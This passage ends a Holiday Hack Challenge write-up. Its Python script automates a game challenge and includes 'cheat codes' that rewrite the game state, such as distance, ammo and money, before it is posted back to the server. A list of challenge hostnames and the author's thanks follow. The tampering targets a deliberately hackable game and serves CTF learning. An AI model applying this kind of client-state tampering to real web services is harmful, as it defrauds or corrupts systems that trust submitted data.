                print ("++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++")
                print ("++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++")
                print ("++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++\n")
        elif post_response.text.find('Your party has failed because everyone\'s dead.')>0:
                journey_end = True
                journeyend_data = get_journeyend_data(post_response.text)
                print ("\n====================================================================")
                print ("FAILED: ["+journeyend_data+"]")
                print ("====================================================================\n")
        elif post_response.text.find('Your party has failed because you ran out of time.')>0:
                journey_end = True
                journeyend_data = get_journeyend_data(post_response.text)
                print ("\n====================================================================")
                print ("FAILED: ["+journeyend_data+"]")
                print ("====================================================================\n")
        else:
                status_container    = get_status_container(post_response.text).split('|')
                status_messages     = get_status_messages(post_response.text)

                trade_offer = ""
                if post_response.text.find('If you accept the trade, click Trade') > 0:
                        trade_offer = get_trade_offer(post_response.text).split('|')

                if post_response.text.find('Your sleigh has fewer than two runners. You did not progress.') > 0:
                        print ("BADNEWS: Your sleigh has fewer than two runners. You did not progress.")
                if post_response.text.find('Oh dear! One of your reindeer has vanished.') > 0:
                        print ("BADNEWS: Oh dear! One of your reindeer has vanished.")
                if post_response.text.find('Oh no! One of your sleigh\'s runners has broken.') > 0:
                        print ("BADNEWS: Oh no! One of your sleigh's runners has broken.")
                if post_response.text.find('has died.') > 0:
                        print ("BADNEWS: One of your party members has died!")
                if post_response.text.find('You managed to tame a wild reindeer!') > 0:
                        print ("GOODNEWS:You managed to tame a wild reindeer!")
                if post_response.text.find('You found a spare runner lying on the ground!') > 0:
                        print ("GOODNEWS:You found a spare runner lying on the ground!")

                money    = str(status_container[3])

                # River Crossing Logic
                crossing_river = False
                if (post_response.text.find('>Ferry<')>0) and (post_response.text.find('>Ford<')>0) and (post_response.text.find('>Caulk<')>0):
                        if int(money) >= min_ferry_threshold:
                                choice = 0  # If you have sufficient money, then Ferry as safest option
                        else:
                                choice = random.randint(1,2)  # Don't allow Ferry as an option if not enough money
                        action = str(river[choice])
                        print ("RIVER CROSSING CHOICE - You choose to: ["+action.capitalize()+"]")
                        crossing_river = True
                else:
                        action = "go"

                distance = str(status_container[5])
                curmonth = str(status_container[7])
                curday   = str(status_container[9])
                name0    = str(status_container[11])
                name1    = str(status_container[23])
                name2    = str(status_container[35])
                name3    = str(status_container[47])
                reindeer = str(status_container[59])
                runners  = str(status_container[61])
                ammo     = str(status_container[63])
                meds     = str(status_container[65])
                food     = str(status_container[67])
                hash     = str(status_container[69])

                if not args.invulnerability:
                        health0     = str(status_container[13])
                        cond0       = str(status_container[15])
                        cause0      = str(status_container[17])
                        deathday0   = str(status_container[19])
                        deathmonth0 = str(status_container[21])
                        health1     = str(status_container[25])
                        cond1       = str(status_container[27])
                        cause1      = str(status_container[29])
                        deathday1   = str(status_container[31])
                        deathmonth1 = str(status_container[33])
                        health2     = str(status_container[37])
                        cond2       = str(status_container[39])
                        cause2      = str(status_container[41])
                        deathday2   = str(status_container[43])
                        deathmonth2 = str(status_container[45])
                        health3     = str(status_container[49])
                        cond3       = str(status_container[51])
                        cause3      = str(status_container[53])
                        deathday3   = str(status_container[55])
                        deathmonth3 = str(status_container[57])
```

```
                    if int(difficulty)<2:
                              if args.lightspeed:
                                        lightspeed = random.randint(500,1000)
                                        distance = status_container[5] = str(int(distance)+lightspeed)
                                        if args.debug:
                                                  print ("CHEAT CODE - TRAVELING LIGHTSPEED!!!... Distance Jump:["+str(lightspeed)+"]")
                              if args.maxammo:
                                        ammo = status_container[63] = "999"
                                        if args.debug:
                                                  print ("CHEAT CODE - MAX AMMO!!!...:["+str(maxammo)+"]")
                              if args.maxmeds:
                                        meds = status_container[65] = "999"
                                        if args.debug:
                                                  print ("CHEAT CODE - MAX MEDS!!!...:["+str(maxmeds)+"]")
                              if args.maxfood:
                                        food = status_container[67] = "9999"
                                        if args.debug:
                                                  print ("CHEAT CODE - MAX FOOD!!!...:["+str(maxfood)+"]")
                              if args.maxreindeer:
                                        reindeer = status_container[59] = "99"
                                        if args.debug:
                                                  print ("CHEAT CODE - MAX REINDEER!!!...:["+str(maxreindeer)+"]")
                              if args.maxrunners:
                                        runners = status_container[61] = "99"
                                        if args.debug:
                                                  print ("CHEAT CODE - MAX RUNNERS!!!...:["+str(maxrunners)+"]")
                              if args.maxmoney:
                                        money = status_container[3] = "9999"
                                        if args.debug:
                                                  print ("CHEAT CODE - MAX MONEY!!!...:["+str(maxmoney)+"]")

                    # =========================================
                    # Extremely simple AI
                    # =========================================
                    tradeFor = ""
                    if not crossing_river:
                              (action,pace,tradeFor) = next_action_logic(status_container,action,pace)

                    # =========================================
                    # Print Status
                    # =========================================
                    print_status(status_container,status_messages,action,pace_names[int(pace)],tradeFor)

                    returned_cookie = post_response.cookies['trail-mix-cookie']
                    party_progress_data = get_party_progress(post_response.text).split('|')

                    if args.debug:
                              print ("Party Progress Data: ["+str(party_progress_data)+"]")

                    del trail_list[:]

sys.exit(0)
```

Game Servers

2019.kringlecon.com
crate.elfu.org
docker2019.kringlecon.com
downloads.elfu.org
elfscrow.elfu.org
elfu-soc.s3.amazonaws.com
elfu-soc.s3-website-us-east-1.amazonaws.com
fridosleigh.com
graylog.elfu.org
incident.elfu.org
key.elfu.org
keypad.elfu.org
qa.elfu.org
report.elfu.org
splk-hhc-static.s3.us-east-2.amazonaws.com
splunk.elfu.org
srf.elfu.org
studentportal.elfu.org
thisisit.elfu.org
trail.elfu.org
ww.holidayhackchallenge.com

Had a Blast!

Thank You Counter Hack Challenges and SANS

I want to thank Ed Skoudis, Josh Wright and the whole Counter Hack and SANS team for another amazing Holiday Hack Challenge. I had a ton of fun playing and it was like getting my video gaming, console gaming, 80's music and movies and hacking fun all rolled into one! Thanks so much for your hard work and dedication to creating these incredible challenges each year.

Loved it and if I'm not away travelling for Christmas and the holidays next year, I will definitely be there for KringleCon 3!




Image credits: Merggy